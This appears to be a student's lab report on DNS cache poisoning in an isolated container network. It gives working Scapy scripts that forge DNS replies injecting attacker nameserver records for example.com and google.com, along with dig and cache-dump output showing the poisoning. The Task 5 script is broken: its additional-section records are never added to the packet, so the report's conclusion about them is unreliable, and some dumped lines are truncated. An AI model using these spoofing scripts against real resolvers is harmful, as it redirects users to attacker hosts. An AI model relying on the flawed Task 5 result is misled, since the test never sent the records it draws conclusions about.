


```
user-10.9.0.5:/$dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58754
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 419d06e7380da8dc01000000642fad95c8140d043b9b6706 (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 05:43:49 UTC 2023
;; MSG SIZE  rcvd: 88
```

When we see below that it has been successfully spoofed with 1.2.3.6



```
attacker-ns-10.9.0.153:/etc/bind$cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
```




```
local-dns-server-10.9.0.53:/etc/bind$rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
xample.com.             777434  NS      ns.attacker32.com.
ftp.example.com.        863880  A       1.2.3.6
ww.example.com.         863835  A       1.1.1.1
```

The spoofed NS record is the cache. The attack was successful. And also, we can see that ftp.example.com has a ip address of 1.2.3.6

Task 4: Spoofing NS Records for Another Domain


In the previous attack, we successfully poisoned the cache of the local DNS server, so ns.attacker32.com becomes the nameserver for the example.com domain. The same can be extended for other domains.




```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0075777ac008', filter=f, prn=spoof_dns)
```

We initially flush the local DNS server and then run the attack

Execute the task4.py file mentioned above. We mention two additional entries in the authority section such as example.com and google.com




```
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.1.1.1
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
         |###[ DNS Resource Record ]###
         |  rrname    = 'google.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
```



```
user-10.9.0.5:/$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56091
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3c988eadfa1c185801000000643038731697f0531aebc4c3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1705 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 07 15:36:19 UTC 2023
;; MSG SIZE  rcvd: 88
```

The attack is successful as we have spoofed the reply




```
local-dns-server-10.9.0.53:/etc/bind$rndc flush
local-dns-server-10.9.0.53:/etc/bind$rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
example.com.            777587  NS      ns.attacker32.com.
www.example.com.        863987  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep attacker
example.com.            777587  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
example.com.            777587  NS      ns.attacker32.com.
www.example.com.        863987  A       1.1.1.1
```

However, we see that in the cache only example.com is cached but google.com is not cached.


Task5: Spoofing Records in the Additional Section:

For this code we modify the code below as task5.py




```
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec2 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-0075777ac008', filter=f, prn=spoof_dns)
```

Flush the local DNS server and then run the attack.



```
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname      = 'www.example.com.'
         |  qtype      = A
         |  qclass     = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname     = 'www.example.com.'
         |  type       = A
         |  rclass     = IN
         |  ttl        = 259200
         |  rdlen      = None
         |  rdata      = 1.1.1.1
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname     = 'example.com'
         |  type       = NS
         |  rclass     = IN
         |  ttl        = 259200
         |  rdlen      = None
         |  rdata      = 'ns.attacker32.com'
         |###[ DNS Resource Record ]###
         |  rrname     = 'example.com'
         |  type       = NS
         |  rclass     = IN
         |  ttl        = 259200
         |  rdlen      = None
         |  rdata      = 'ns.example.com'
        ar        = None

.
Sent 1 packets.
```

The attack is successful, and the reply is spoofed.



```
local-dns-server-10.9.0.53:/etc/bind$rndc flush
local-dns-server-10.9.0.53:/etc/bind$rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep attack
                        777578  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep example
example.com.            777578  NS      ns.example.com.
www.example.com.        863978  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind$cat /var/cache/bind/dump.db | grep facebook
```

We see that the additional section data is not cached into the server while the authority section data has been successfully cached.